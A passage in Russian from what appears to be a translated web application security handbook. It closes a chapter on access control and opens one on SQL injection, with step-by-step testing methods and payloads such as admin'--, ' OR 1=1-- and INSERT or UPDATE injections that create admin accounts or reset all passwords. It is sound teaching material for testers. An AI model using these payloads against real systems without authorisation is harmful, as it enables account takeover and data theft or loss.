При проектировании механизмов RBAC необходимо сбалансировать число ролей, чтобы они оставались полезным инструментом управления привилегиями приложения. Если создать слишком много детализированных ролей, их количество станет громоздким, а точное управление ими - трудным. Если ролей слишком мало, они превратятся в грубый инструмент управления доступом. Тогда отдельным пользователям, вероятно, будут назначены привилегии, не являющиеся строго необходимыми для выполнения их обязанностей.

> **Примечание.** Если средства уровня платформы ограничивают доступ разных ролей приложения на основе метода HTTP и URL, их следует проектировать по модели запрета по умолчанию, как принято для правил межсетевых экранов. Необходимо создать ряд конкретных правил, назначающих определённые методы HTTP и URL определённым ролям, а заключительным правилом запретить любой запрос, не соответствующий предыдущим.

• **Декларативное управление.** При обращении к базе данных приложение использует ограниченные учётные записи. Для разных групп пользователей применяются разные записи, причём каждая имеет минимальный уровень привилегий, необходимый для разрешённых этой группе действий. Такие декларативные средства задаются вне приложения. Это полезное применение принципов глубокоэшелонированной защиты, поскольку привилегии навязываются приложению другим компонентом. Даже если пользователь найдёт способ нарушить управление доступом на уровне приложения и попытаться выполнить конфиденциальное действие, например добавить нового пользователя, сделать это ему не удастся: применяемая им учётная запись базы данных не имеет необходимых привилегий внутри базы.

Другой способ декларативного управления доступом существует на уровне сервера приложений: это файлы дескрипторов развёртывания, применяемые во время развёртывания приложения. Однако они могут быть сравнительно грубым инструментом и не всегда хорошо масштабируются для управления детализированными привилегиями в большом приложении.

Этапы атаки

Если вы атакуете приложение с подобной многоуровневой моделью привилегий, вероятно, оно защищено от многих самых очевидных ошибок, обычно допускаемых при применении управления доступом. Может выясниться, что обход средств уровня приложения мало что даёт из-за защиты на других уровнях. Тем не менее остаётся несколько потенциальных направлений атаки. Важнее всего понимать ограничения средств каждого типа, то есть какую защиту они не обеспечивают: это поможет выявить наиболее вероятные уязвимости.

• Программные проверки на уровне приложения могут быть уязвимы для атак на основе инъекций.

• Роли, определённые на уровне сервера приложений, часто заданы слишком грубо и могут быть неполными.

• Если компоненты приложения работают от имени низкопривилегированных учётных записей операционной системы, обычно они всё равно могут читать множество видов потенциально конфиденциальных данных в файловой системе узла. Любые уязвимости, предоставляющие произвольный доступ к файлам, по-прежнему можно с пользой эксплуатировать, пусть даже только для чтения конфиденциальных данных.

• Уязвимости самого программного обеспечения сервера приложений обычно позволяют преодолеть все средства управления доступом, реализованные на уровне приложения, хотя доступ к базе данных и операционной системе может остаться ограниченным.

• Единственная эксплуатируемая уязвимость управления доступом в подходящем месте всё ещё может стать отправной точкой серьёзного повышения привилегий. Например, если вы обнаружите способ изменить роль своей учётной записи, после повторного входа под ней можно получить расширенный доступ и на уровне приложения, и на уровне базы данных.

Итоги

Дефекты управления доступом могут проявляться по-разному. Иногда они не представляют интереса, открывая неправомерный доступ к безобидной функции, которую невозможно использовать для дальнейшего повышения привилегий. В других случаях обнаружение слабости управления доступом быстро приводит к полной компрометации приложения.

Недостатки управления доступом возникают по разным причинам. Плохая архитектура приложения может затруднить или сделать невозможной проверку несанкционированного доступа, простая оплошность способна оставить незащищёнными одну-две функции, а ошибочные предположения о поведении пользователей - лишить приложение защиты при нарушении этих предположений.

Во многих случаях обнаружить брешь в управлении доступом почти тривиально: достаточно запросить распространённый административный URL и получить прямой доступ к функциональности. В других случаях это может быть очень трудно, а малозаметные дефекты способны скрываться глубоко в логике приложения, особенно если оно сложное и высокозащищённое. Важнейший урок при атаке средств управления доступом - искать повсюду. Если продвинуться не удаётся, проявите терпение и проверяйте каждый этап каждой функции приложения. Ошибка, позволяющая захватить всё приложение, может оказаться совсем рядом.

Вопросы

Ответы можно найти по адресу mdsec.net.

1. Приложение может использовать HTTP-заголовок `Referer` для управления доступом, никак явно не проявляя этого в обычном поведении. Как проверить наличие такой слабости?

2. Вы входите в приложение и перенаправляетесь на следующий URL:

```
https://wahh-app.com/MyAccount.php?uid=1241126841
```

По-видимому, приложение передаёт странице `MyAccount.php` идентификатор пользователя. Вы знаете только собственный идентификатор. Как проверить, не использует ли приложение этот параметр для небезопасного принудительного управления доступом?

3. Веб-приложение в Интернете управляет доступом, проверяя исходные IP-адреса пользователей. Почему такое поведение потенциально ошибочно?

4. Единственная цель приложения - предоставить членам широкой общественности доступный для поиска репозиторий информации. Механизмы аутентификации и управления сеансами отсутствуют. Какие средства управления доступом следует реализовать в приложении?

5. Просматривая приложение, вы обнаружили несколько конфиденциальных ресурсов с расширением `.xls`, которые необходимо защищать от несанкционированного доступа. Почему они должны немедленно привлечь ваше внимание?

Глава 9. Атака хранилищ данных

Почти все приложения используют хранилище для управления обрабатываемыми ими данными. Во многих случаях эти данные определяют основную логику приложения: в них содержатся учётные записи пользователей, разрешения, параметры конфигурации и многое другое. Хранилища данных давно превратились в нечто гораздо большее, чем пассивные контейнеры. Большинство из них содержит данные в структурированном формате, обращение к которым выполняется с помощью заранее определённого формата запросов или языка, а также внутреннюю логику, помогающую этими данными управлять.

Обычно приложения используют общий уровень привилегий для всех видов доступа к хранилищу и при обработке данных разных пользователей. Если злоумышленник способен вмешаться во взаимодействие приложения с хранилищем и заставить его извлекать либо изменять другие данные, он, как правило, может обойти любые ограничения доступа, наложенные на уровне приложения.

Описанный принцип применим к технологии хранилищ любого типа. Поскольку перед вами практическое руководство, мы сосредоточимся на знаниях и методах, необходимых для эксплуатации уязвимостей реальных приложений. Наиболее распространёнными хранилищами с большим отрывом являются базы данных SQL, репозитории на основе XML и каталоги LDAP. Также будут рассмотрены встречающиеся на практике другие примеры.

При разборе этих ключевых примеров мы опишем практические действия по выявлению и эксплуатации дефектов. Процессы понимания каждого нового вида инъекции концептуально дополняют друг друга. Освоив основы эксплуатации этих проявлений дефекта, вы сможете уверенно опираться на полученное понимание при встрече с новой категорией инъекций. Более того, вы сможете разрабатывать дополнительные способы атаки даже тех видов, которые уже изучали другие.

Инъекция в интерпретируемые контексты

Интерпретируемым называется язык, выполнение которого требует компонента среды исполнения, интерпретирующего код языка и исполняющего содержащиеся в нём инструкции. В отличие от него код компилируемого языка во время сборки преобразуется в машинные инструкции. Во время исполнения эти инструкции непосредственно выполняет процессор компьютера.

В принципе любой язык можно реализовать как с помощью интерпретатора, так и с помощью компилятора, и это различие не является неотъемлемым свойством самого языка. Тем не менее большинство языков обычно реализуется лишь одним из этих двух способов, а многие основные языки разработки веб-приложений, включая SQL, LDAP, Perl и PHP, используют интерпретатор.

Из-за особенностей исполнения интерпретируемых языков возникает семейство уязвимостей, известных как инъекция кода. Любое полезное приложение получает переданные пользователем данные, преобразует их и выполняет над ними действия. Поэтому обрабатываемый интерпретатором код представляет собой сочетание написанных программистом инструкций и предоставленных пользователем данных. В некоторых ситуациях злоумышленник способен передать специально сформированный ввод, выходящий из контекста данных, обычно за счёт синтаксиса, имеющего особое значение в грамматике используемого интерпретируемого языка. В результате часть ввода интерпретируется как программные инструкции, исполняемые так же, как если бы их написал исходный программист. Поэтому успешная атака часто полностью компрометирует целевой компонент приложения.

В нативных компилируемых языках атаки, предназначенные для выполнения произвольных команд, обычно устроены совершенно иначе. Способ внедрения кода, как правило, не использует синтаксические особенности языка, на котором разработана целевая программа, а внедряемая полезная нагрузка обычно содержит машинный код, а не инструкции этого языка. Распространённые атаки на нативное компилируемое программное обеспечение подробно описаны в главе 16.

Обход входа в систему

Процесс обращения приложения к хранилищу данных обычно не зависит от того, вызван ли доступ действиями непривилегированного пользователя или администратора приложения. Веб-приложение выступает средством избирательного управления доступом к хранилищу, формируя запросы для извлечения, добавления или изменения данных на основе учётной записи и типа пользователя. Успешная атака путём инъекции, изменяющая сам запрос, а не только данные внутри него, способна обойти избирательное управление доступом приложения и предоставить несанкционированный доступ.

Если результаты запроса управляют критически важной логикой приложения, злоумышленник потенциально может изменить запрос и тем самым изменить эту логику. Рассмотрим типичный пример, в котором серверное хранилище запрашивается для поиска записей таблицы пользователей, соответствующих предоставленным учётным данным. Многие приложения с функцией входа через форму хранят пользовательские учётные данные в базе и проверяют каждую попытку входа простым SQL-запросом. Типичный пример выглядит так:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Этот запрос заставляет базу данных проверить каждую строку таблицы `users` и извлечь записи, где столбец `username` имеет значение `marcus`, а столбец `password` - значение `secret`. Если сведения пользователя возвращаются приложению, попытка входа считается успешной и приложение создаёт аутентифицированный сеанс этого пользователя.

В такой ситуации злоумышленник может внедрить данные в поле имени пользователя или пароля, изменить выполняемый приложением запрос и тем самым нарушить его логику. Например, если злоумышленник знает, что имя администратора приложения - `admin`, он может войти от имени этого пользователя, указав любой пароль и следующее имя:

```
admin'--
```

Это заставит приложение выполнить следующий запрос:

```
SELECT * FROM users WHERE username = 'admin'--' AND password = 'foo'
```

Обратите внимание: последовательность комментария (`--`) заставляет игнорировать остаток запроса, поэтому выполняемый запрос эквивалентен следующему:

```
SELECT * FROM users WHERE username = 'admin'
```

Таким образом проверка пароля обходится.

> **Попробуйте сами!**
>
> mdsec.net

Предположим, злоумышленник не знает имени администратора. В большинстве приложений первая учётная запись в базе принадлежит административному пользователю, поскольку обычно её создают вручную, а затем с её помощью через приложение создают все остальные учётные записи. Кроме того, если запрос возвращает сведения нескольких пользователей, большинство приложений просто обработает первого из них. Злоумышленник часто может воспользоваться таким поведением и войти от имени первого пользователя базы, передав следующее имя:

```
' OR 1=1--
```

Приложение выполнит запрос:

```
SELECT * FROM users WHERE username = '' OR 1=1--' AND password = 'foo'
```

Из-за символов комментария он эквивалентен следующему:

```
SELECT * FROM users WHERE username = '' OR 1=1
```

Этот запрос возвращает сведения обо всех пользователях приложения.

> **Примечание.** Инъекция в интерпретируемый контекст ради изменения логики приложения - универсальный метод атаки. Аналогичная уязвимость может возникнуть в запросах LDAP и XPath, реализациях очередей сообщений и вообще в любом специализированном языке запросов.

> **Этапы атаки**
>
> Инъекции в интерпретируемые языки - обширная тема, включающая множество разных видов уязвимостей и потенциально затрагивающая каждый компонент вспомогательной инфраструктуры веб-приложения. Конкретные действия по выявлению и эксплуатации дефектов внедрения кода зависят от целевого языка и методов программирования, применённых разработчиками приложения. Однако общий подход всегда выглядит следующим образом:
>
> 1. Передайте неожиданный синтаксис, способный вызвать проблемы в контексте конкретного интерпретируемого языка.
>
> 2. Выявите любые аномалии в ответе приложения, которые могут указывать на наличие уязвимости внедрения кода.
>
> 3. Если получены сообщения об ошибках, изучите их в поисках свидетельств проблемы, возникшей на сервере.
>
> 4. При необходимости систематически изменяйте исходный ввод подходящими способами, пытаясь подтвердить или опровергнуть предварительный диагноз уязвимости.
>
> 5. Создайте проверку концепции, которая безопасно выполнит команду с проверяемым результатом и тем самым окончательно докажет существование эксплуатируемого дефекта внедрения кода.
>
> 6. Эксплуатируйте уязвимость, используя возможности целевого языка и компонента для достижения своих целей.

Инъекция в SQL

Почти каждое веб-приложение использует базу данных для хранения различной информации, необходимой ему для работы. Например, веб-приложение интернет-магазина может хранить в базе следующие сведения:

• учётные записи, данные для входа и персональную информацию пользователей;

• описания и цены продаваемых товаров;

• заказы, выписки по счетам и платёжные реквизиты;

• привилегии каждого пользователя внутри приложения.

Средством доступа к информации базы данных служит язык структурированных запросов (Structured Query Language, SQL). С помощью SQL можно читать, обновлять, добавлять и удалять хранящиеся в базе сведения.

SQL является интерпретируемым языком, а веб-приложения часто формируют операторы SQL, включая в них данные, предоставленные пользователем. Если это делается небезопасно, приложение может оказаться уязвимым для SQL-инъекции. Этот дефект относится к самым печально известным уязвимостям веб-приложений. В наиболее серьёзных случаях SQL-инъекция позволяет анонимному злоумышленнику прочитать и изменить все данные в базе и даже полностью захватить сервер, на котором она работает.

По мере роста осведомлённости о безопасности веб-приложений уязвимости SQL-инъекции становились менее распространёнными, а выявлять и эксплуатировать их - труднее. Многие современные приложения избегают SQL-инъекций благодаря API, которые при правильном использовании по своей природе безопасны против подобных атак. В таких условиях SQL-инъекция обычно возникает лишь в отдельных случаях, где эти защитные механизмы невозможно применить. Иногда поиск SQL-инъекции становится трудной задачей, требующей настойчивости, чтобы обнаружить одно-два места приложения, где обычные средства контроля не были использованы.

По мере развития этой тенденции совершенствовались и способы поиска и эксплуатации дефектов SQL-инъекции: стали применяться более тонкие признаки уязвимости и более изощрённые и мощные методы эксплуатации. Мы начнём с самых простых случаев, а затем опишем новейшие методы слепого обнаружения и эксплуатации.

Для поддержки веб-приложений применяется широкий диапазон баз данных. Хотя основы SQL-инъекции общи для подавляющего большинства из них, существует немало различий: от небольших вариаций синтаксиса до значительных расхождений в поведении и функциональности, влияющих на доступные виды атак. Ради экономии места и сохранения здравого смысла мы ограничим примеры тремя наиболее распространёнными базами, с которыми вы, вероятнее всего, встретитесь: Oracle, MS-SQL и MySQL. Где применимо, мы будем обращать внимание на различия этих трёх платформ. Вооружившись описанными здесь методами, вы сможете выявлять и эксплуатировать дефекты SQL-инъекции в любой другой базе данных, проведя небольшое дополнительное исследование.

Совет. Во многих ситуациях чрезвычайно полезно иметь доступ к локальной установке той же базы данных, которую использует целевое приложение. Для достижения цели нередко требуется немного изменить синтаксис либо обратиться к встроенной таблице или функции. Ответы целевого приложения часто будут неполными или загадочными, и для их понимания потребуется детективная работа. Всё это намного проще, если можно сверяться с полностью прозрачным рабочим экземпляром соответствующей базы.

Если это невозможно, хорошая альтернатива - найти подходящую интерактивную среду в Интернете для экспериментов, например интерактивные учебные материалы на SQLzoo.net.

Эксплуатация простой уязвимости

Рассмотрим веб-приложение книжного магазина, позволяющее искать товары по автору, названию, издателю и другим признакам. Весь каталог книг хранится в базе данных, а приложение использует SQL-запросы для извлечения сведений о разных книгах на основе введённых пользователем условий поиска.

Когда пользователь ищет все книги издательства Wiley, приложение выполняет следующий запрос:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' and
published=1
```

Этот запрос заставляет базу проверить каждую строку таблицы `books`, извлечь записи, где столбец `publisher` имеет значение `Wiley`, а столбец `published` - значение `1`, и вернуть множество всех этих записей. Затем приложение обрабатывает его и представляет пользователю на HTML-странице.

В этом запросе слова слева от знака равенства являются ключевыми словами SQL и именами таблиц и столбцов базы. Эту часть запроса программист создал во время разработки приложения. Выражение `Wiley` предоставлено пользователем и играет роль элемента данных. Строковые данные в SQL-запросах необходимо заключать в одиночные кавычки, чтобы отделить их от остального запроса.

Теперь рассмотрим, что произойдёт, если пользователь станет искать все книги издательства O'Reilly. Приложение выполнит следующий запрос:

```
SELECT author,title,year FROM books WHERE publisher = 'O'Reilly' and
published=1
```

В этом случае интерпретатор запроса достигает строковых данных так же, как раньше. Он разбирает заключённые в одиночные кавычки данные и получает значение `0`. Затем он встречает выражение `Reilly'`, не являющееся допустимым синтаксисом SQL, и потому создаёт ошибку:

```
Incorrect syntax near 'Reilly'.
Server: Msg 105, Level 15, State 1, Line 1
Unclosed quotation mark before the character string '
```

Если приложение ведёт себя таким образом, оно полностью открыто для SQL-инъекции. Злоумышленник может передать ввод с кавычкой, чтобы завершить контролируемую им строку. После этого он способен написать произвольный SQL и изменить запрос, который разработчик намеревался выполнить. Например, в данной ситуации злоумышленник может заставить запрос вернуть каждую книгу из каталога магазина, введя следующее условие поиска:

```
Wiley' OR 1=1--
```

В результате приложение выполнит запрос:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' OR
 1=1--' and published=1
```

Он изменяет предложение `WHERE` созданного разработчиком запроса, добавляя второе условие. База данных проверяет каждую строку таблицы `books` и извлекает запись, если столбец `publisher` имеет значение `Wiley` или если 1 равняется 1. Поскольку 1 всегда равняется 1, база возвращает каждую запись таблицы `books`.

Двойной дефис во вводе злоумышленника - значимое выражение SQL, указывающее интерпретатору запроса считать остаток строки комментарием и игнорировать его. Этот приём чрезвычайно полезен в некоторых атаках SQL-инъекции, поскольку позволяет проигнорировать остаток запроса, созданный разработчиком приложения. В примере приложение заключает предоставленную пользователем строку в одиночные кавычки. Поскольку злоумышленник завершил контролируемую строку и внедрил дополнительный SQL, ему необходимо обработать завершающую кавычку, чтобы избежать синтаксической ошибки, как в примере с O'Reilly. Он добавляет двойной дефис, и остаток запроса превращается в комментарий. В MySQL после двойного дефиса необходимо поставить пробел либо обозначить комментарий символом решётки.

Исходный запрос также ограничивал доступ только опубликованными книгами, поскольку задавал `and published=1`. Внедрив последовательность комментария, злоумышленник получил несанкционированный доступ к сведениям обо всех книгах, как опубликованных, так и нет.

> **Совет.** В некоторых ситуациях завершающую кавычку можно обработать без символа комментария другим способом - «уравновесить кавычки». Внедряемый ввод заканчивают элементом строковых данных, для заключения которого необходима завершающая кавычка. Например, условие поиска

```
Wiley' OR 'a' = 'a
```

> приводит к запросу:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' OR

 'a'='a' and published=1
```

> Это полностью допустимый запрос, который достигает того же результата, что и атака 1 = 1: возвращает все книги издательства Wiley независимо от того, опубликованы они или нет.

Этот пример показывает, как обойти логику приложения и получить дефект управления доступом, позволяющий просмотреть все книги, а не только соответствующие разрешённому фильтру опубликованных изданий. Однако вскоре мы опишем, как подобные дефекты SQL-инъекции применяются для извлечения произвольных данных из разных таблиц базы и повышения привилегий внутри базы и её сервера. Поэтому любую уязвимость SQL-инъекции следует считать чрезвычайно серьёзной независимо от точного контекста в функциональности приложения.

Инъекция в операторы разных типов

В языке SQL существует несколько команд, которые могут стоять в начале операторов. Поскольку чаще всего используется команда `SELECT`, большинство уязвимостей SQL-инъекции возникает именно внутри таких операторов. Более того, обсуждения SQL-инъекции часто создают впечатление, будто уязвимость встречается лишь в связи с `SELECT`, поскольку все примеры относятся к этому типу. Однако дефекты SQL-инъекции могут присутствовать в операторах любого вида. Для каждого из них необходимо учитывать отдельные важные аспекты.

Разумеется, при взаимодействии с удалённым приложением обычно невозможно заранее узнать, оператором какого типа будет обрабатываться определённый элемент пользовательского ввода. Но, как правило, можно сделать обоснованное предположение по типу функции приложения. Ниже описаны самые распространённые виды операторов SQL и их назначение.

Операторы SELECT

Операторы `SELECT` используются для извлечения информации из базы данных. Они часто применяются в функциях, где приложение возвращает сведения в ответ на действия пользователя, например при просмотре каталога товаров или профиля пользователя либо выполнении поиска. Кроме того, они часто используются в функциях входа, где предоставленные пользователем сведения сверяются с данными, извлечёнными из базы.

Как и в предыдущих примерах, точкой входа для атак SQL-инъекции обычно служит предложение `WHERE` запроса. Переданные пользователем элементы поступают базе данных и управляют охватом результатов запроса. Поскольку `WHERE` обычно является последней частью оператора `SELECT`, злоумышленник может символом комментария обрезать запрос сразу после своего ввода, не нарушив синтаксис оператора в целом.

Иногда встречаются уязвимости SQL-инъекции, затрагивающие другие части запроса `SELECT`, например предложение `ORDER BY` либо имена таблиц и столбцов.

> **Попробуйте сами!**
>
> mdsec.net

Операторы INSERT

Операторы `INSERT` используются для создания новой строки данных в таблице. Они часто применяются, когда приложение добавляет новую запись в журнал аудита, создаёт учётную запись пользователя или формирует новый заказ.

Например, приложение может позволять пользователям самостоятельно регистрироваться и задавать имя и пароль, после чего вставлять сведения в таблицу `users` следующим оператором:

```
INSERT INTO users (username, password, ID, privs) VALUES ('daf',
'secret', 2248, 1)
```

Если поле имени пользователя или пароля уязвимо для SQL-инъекции, злоумышленник может вставить в таблицу произвольные данные, в том числе собственные значения `ID` и `privs`. Однако для этого необходимо корректно завершить остаток предложения `VALUES`. В частности, оно должно содержать правильное число элементов данных правильных типов. Например, внедряясь в поле имени пользователя, злоумышленник может передать:

```
foo', 'bar', 9999, 0)--
```

Так создаётся учётная запись с `ID` 9999 и `privs` 0. Если поле `privs` определяет привилегии учётной записи, злоумышленник может таким способом создать административного пользователя.

В некоторых ситуациях при работе полностью вслепую инъекция в оператор `INSERT` может позволить злоумышленнику извлечь строковые данные из приложения. Например, он способен получить строку версии базы данных и вставить её в поле собственного пользовательского профиля, которое затем обычным способом выводится в браузере.

> **Совет.** При попытке инъекции в оператор `INSERT` вы можете заранее не знать ни необходимого числа параметров, ни их типов. В предыдущей ситуации можно продолжать добавлять поля в предложение `VALUES`, пока нужная учётная запись действительно не будет создана. Например, внедряясь в поле имени пользователя, можно последовательно отправить:

```
foo')--
foo', 1)--
foo', 1, 1)--
foo', 1, 1, 1)--
```

> Поскольку большинство баз данных неявно преобразует целое число в строку, в каждой позиции можно использовать целочисленное значение. В данном случае результатом станет учётная запись с именем `foo` и паролем `1` независимо от порядка остальных полей.
>
> Если значение `1` всё ещё отклоняется, попробуйте `2000`, которое многие базы данных также неявно преобразуют в типы даты.
>
> Определив правильное число полей после точки инъекции, в MS-SQL можно добавить второй произвольный запрос и применить один из описанных далее в этой главе методов на основе логического вывода.
>
> В Oracle внутри запроса вставки можно выполнить подзапрос. С помощью описанных далее методов логического вывода этот подзапрос способен привести основной запрос к успеху или ошибке.

> **Попробуйте сами!**
>
> mdsec.net

Операторы UPDATE

Операторы `UPDATE` используются для изменения одной или нескольких существующих строк данных таблицы. Они часто применяются в функциях, где пользователь меняет уже существующие данные: например, обновляет контактные сведения, меняет пароль или количество товара в позиции заказа.

Типичный оператор `UPDATE` работает почти так же, как `INSERT`, но обычно содержит предложение `WHERE`, указывающее базе, какие строки таблицы обновлять. Например, когда пользователь меняет пароль, приложение может выполнить следующий запрос:

```
UPDATE users SET password='newsecret' WHERE user = 'marcus' and password
= 'secret'
```

Фактически запрос проверяет правильность существующего пароля пользователя и при успехе заменяет его новым. Если функция уязвима для SQL-инъекции, злоумышленник может обойти проверку прежнего пароля и обновить пароль пользователя `admin`, введя следующее имя:

```
admin'--
```

> **Предупреждение.** Исследовать удалённое приложение на уязвимости SQL-инъекции всегда потенциально опасно, поскольку невозможно заранее узнать, какое именно действие приложение выполнит с помощью специально сформированного ввода. В частности, изменение предложения `WHERE` оператора `UPDATE` может привести к изменениям во всей критически важной таблице базы. Например, если бы только что описанная атака вместо этого передала имя пользователя

```
admin' or 1=1--
```

> приложение выполнило бы запрос:

```
UPDATE users SET password='newsecret' WHERE user = 'admin' or
1=1
```

> Он сбрасывает пароль каждого пользователя, поскольку 1 всегда равняется 1!
>
> Помните, что этот риск существует даже при атаке функции, которая на первый взгляд не обновляет существующие данные, например основной формы входа. Известны случаи, когда после успешного входа приложение выполняет различные запросы `UPDATE` с предоставленным именем пользователя. Это означает, что любая атака на предложение `WHERE` может повториться в этих других операторах и потенциально нанести огромный ущерб профилям всех пользователей приложения. Прежде чем пытаться искать или эксплуатировать дефекты SQL-инъекции, убедитесь, что владелец приложения принимает эти неизбежные риски. Также настоятельно рекомендуйте ему создать полную резервную копию базы данных до начала проверки.

> **Попробуйте сами!**
>
> mdsec.net

Операторы DELETE

Операторы `DELETE` используются для удаления одной или нескольких строк данных таблицы, например когда пользователь убирает товар из корзины или удаляет адрес доставки из персональных сведений.

Как и в операторах `UPDATE`, предложение `WHERE` обычно указывает базе, какие строки таблицы изменить. Именно в него с наибольшей вероятностью включаются предоставленные пользователем данные. Нарушение предусмотренного предложения `WHERE` может иметь далеко идущие последствия, поэтому к такой атаке относятся те же предостережения, что и к операторам `UPDATE`.

Поиск дефектов SQL-инъекции

В самых очевидных случаях дефект SQL-инъекции можно обнаружить и окончательно подтвердить, передав приложению единственный неожиданный элемент ввода. В других случаях ошибки бывают чрезвычайно малозаметными, и их трудно отличить от других категорий уязвимостей или безобидных аномалий, не представляющих угрозы безопасности. Тем не менее последовательное выполнение ряда действий позволяет надёжно подтвердить большинство дефектов SQL-инъекции.

> **Примечание.** Во время картографирования приложения (см. главу 4) вы должны были выявить случаи, когда оно, по всей видимости, обращается к серверной базе данных. Все их необходимо исследовать на дефекты SQL-инъекции. На самом деле абсолютно любой элемент данных, отправленный серверу, может передаваться функциям базы способами, неочевидными с точки зрения пользователя, и обрабатываться небезопасно. Поэтому на уязвимости SQL-инъекции необходимо исследовать каждый такой элемент, включая все параметры URL, файлы cookie, элементы данных POST и заголовки HTTP. Во всех случаях уязвимость может присутствовать в обработке как имени, так и значения соответствующего параметра.

> **Совет.** Исследуя уязвимости SQL-инъекции, обязательно до конца проходите все многоэтапные процессы, в которых передаёте специально сформированный ввод. Приложения часто собирают набор данных в нескольких запросах и сохраняют его в базе только после получения полного комплекта. В такой ситуации вы пропустите множество уязвимостей, если лишь отправите специально сформированные данные в каждом отдельном запросе и проследите за ответом приложения на этот запрос.

Инъекция в строковые данные

Когда предоставленные пользователем строковые данные включаются в SQL-запрос, они заключаются в одиночные кавычки. Для эксплуатации дефекта SQL-инъекции необходимо выйти за пределы этих кавычек.

> **Этапы атаки**
>
> 1. Передайте одиночную кавычку в качестве целевого элемента данных. Проследите, возникает ли ошибка либо отличается ли результат от исходного каким-либо иным образом. Если получено подробное сообщение об ошибке базы, обратитесь к разделу этой главы «Справочник по синтаксису SQL и ошибкам», чтобы понять его смысл.

Этапы атаки (продолжение)

2. Если наблюдалась ошибка или иное отличающееся поведение, передайте две одиночные кавычки подряд. Базы данных используют их как escape-последовательность для представления буквальной одиночной кавычки, поэтому сочетание интерпретируется как данные внутри заключённой в кавычки строки, а не как закрывающий ограничитель. Если такой ввод устраняет ошибку или аномальное поведение, приложение, вероятно, уязвимо для SQL-инъекции.

3. Для дополнительного подтверждения ошибки можно применить символы конкатенации SQL и построить строку, эквивалентную некоторому безобидному вводу. Если приложение обрабатывает специально сформированный ввод так же, как соответствующий безобидный, вероятно, оно уязвимо. Разные базы используют разные способы объединения строк. Следующие примеры можно внедрить, чтобы в уязвимом приложении построить ввод, эквивалентный `F00`:

• Oracle: `'||'F00`;

• MS-SQL: `'+'F00`;

• MySQL: `' 'F00` (обратите внимание на пробел между двумя кавычками).

Совет. Один из способов подтвердить взаимодействие приложения с серверной базой данных - передать в заданном параметре подстановочный символ SQL %. Например, его ввод в поле поиска часто возвращает большое число результатов, указывая, что данные передаются в SQL-запрос. Разумеется, само по себе это не означает уязвимости приложения, а лишь показывает необходимость дальнейшего исследования реальных дефектов.

Совет. Ища SQL-инъекцию с помощью одиночной кавычки, следите за ошибками JavaScript, возникающими при обработке возвращённой страницы браузером. Предоставленный пользователем ввод довольно часто возвращается внутри JavaScript, а неочищенная одиночная кавычка вызывает ошибку его интерпретатора точно так же, как интерпретатора SQL. Возможность внедрять произвольный JavaScript в ответы позволяет проводить атаки межсайтового выполнения сценариев, описанные в главе 12.

Инъекция в числовые данные

Когда предоставленные пользователем числовые данные включаются в SQL-запрос, приложение всё равно может обрабатывать их как строковые и заключать в одиночные кавычки. Поэтому всегда выполняйте описанные выше действия для строковых данных. Однако в большинстве случаев числовые данные передаются базе непосредственно в числовой форме и в одиночные кавычки не заключаются. Если ни одна из предыдущих проверок не указала на уязвимость, можно выполнить несколько других действий, относящихся именно к числовым данным.

Этапы атаки

1. Попробуйте передать простое математическое выражение, эквивалентное исходному числовому значению. Например, если исходное значение равно `2`, передайте `1+1` или `3-1`. Если приложение отвечает так же, оно может быть уязвимо.

2. Предыдущая проверка наиболее надёжна, если вы подтвердили, что изменяемый элемент заметно влияет на поведение приложения. Например, если числовой параметр `PageID` задаёт возвращаемое содержимое, замена `2` на `1+1` с эквивалентным результатом является хорошим признаком SQL-инъекции. Но если в числовой параметр можно поместить произвольный ввод без изменения поведения приложения, предыдущая проверка не даёт свидетельств уязвимости.

3. Если первая проверка успешна, дополнительные свидетельства можно получить более сложными выражениями с ключевыми словами и синтаксисом, специфичными для SQL. Хороший пример - команда `ASCII`, возвращающая числовой код ASCII переданного символа. Поскольку ASCII-значение `A` равно 65, следующее выражение эквивалентно числу 2 в SQL:

```
67-ASCII('A')
```

4. Предыдущая проверка не сработает, если одиночные кавычки фильтруются. Но в этой ситуации можно воспользоваться тем, что базы при необходимости неявно преобразуют числовые данные в строковые. Поскольку ASCII-значение символа `1` равно 49, следующее выражение эквивалентно числу 2 в SQL:

```
51-ASCII(1)
```

Совет. Распространённая ошибка при исследовании приложения на дефекты наподобие SQL-инъекции - забывать, что некоторые символы имеют особое значение в HTTP-запросах. Если вы хотите включить их в полезную нагрузку атаки, необходимо внимательно кодировать их для URL, чтобы они интерпретировались именно так, как задумано. В частности:

• & и = соединяют пары «имя/значение» при создании строки запроса и блока данных POST. Их следует кодировать как `%26` и `%3d` соответственно;

• буквальные пробелы в строке запроса не допускаются. При отправке они фактически завершают всю строку. Кодируйте их как + или `%20`;

• поскольку + кодирует пробелы, настоящий знак + в строке необходимо кодировать как `%2b`. Поэтому в предыдущем числовом примере `1+1` следует отправить как `1%2b1`;

• точка с запятой разделяет поля cookie и должна кодироваться как `%3b`.

Эти кодировки необходимы независимо от того, изменяете ли вы значение параметра непосредственно в браузере, с помощью перехватывающего прокси или иным способом. Если неправильно закодировать проблемные символы, можно сделать недействительным весь запрос или отправить не те данные, которые предполагалось.

Только что описанных действий обычно достаточно для выявления большинства уязвимостей SQL-инъекции, в том числе многих тех, где браузеру не возвращаются полезные результаты или сведения об ошибках. Однако иногда необходимы более продвинутые методы, например задержки по времени для подтверждения уязвимости. Они будут описаны далее в этой главе.

Инъекция в структуру запроса

Если предоставленные пользователем данные вставляются в саму структуру SQL-запроса, а не являются элементом данных внутри него, для эксплуатации SQL-инъекции достаточно непосредственно передать допустимый синтаксис SQL. Для выхода из контекста данных никакое экранирование не требуется.

Наиболее распространённая точка инъекции в структуре SQL-запроса находится внутри предложения `ORDER BY`. Ключевое слово `ORDER BY` принимает имя или номер столбца и упорядочивает результирующий набор по его значениям. Такая возможность часто предоставляется пользователю для сортировки таблицы в браузере. Типичный пример - сортируемая таблица книг, извлекаемая следующим запросом:

```
SELECT author, title, year FROM books WHERE publisher = 'Wiley' ORDER BY
title ASC
```

Если имя столбца `title` в предложении `ORDER BY` задаётся пользователем, одиночная кавычка не требуется. Предоставленные пользователем данные уже непосредственно изменяют структуру SQL-запроса.

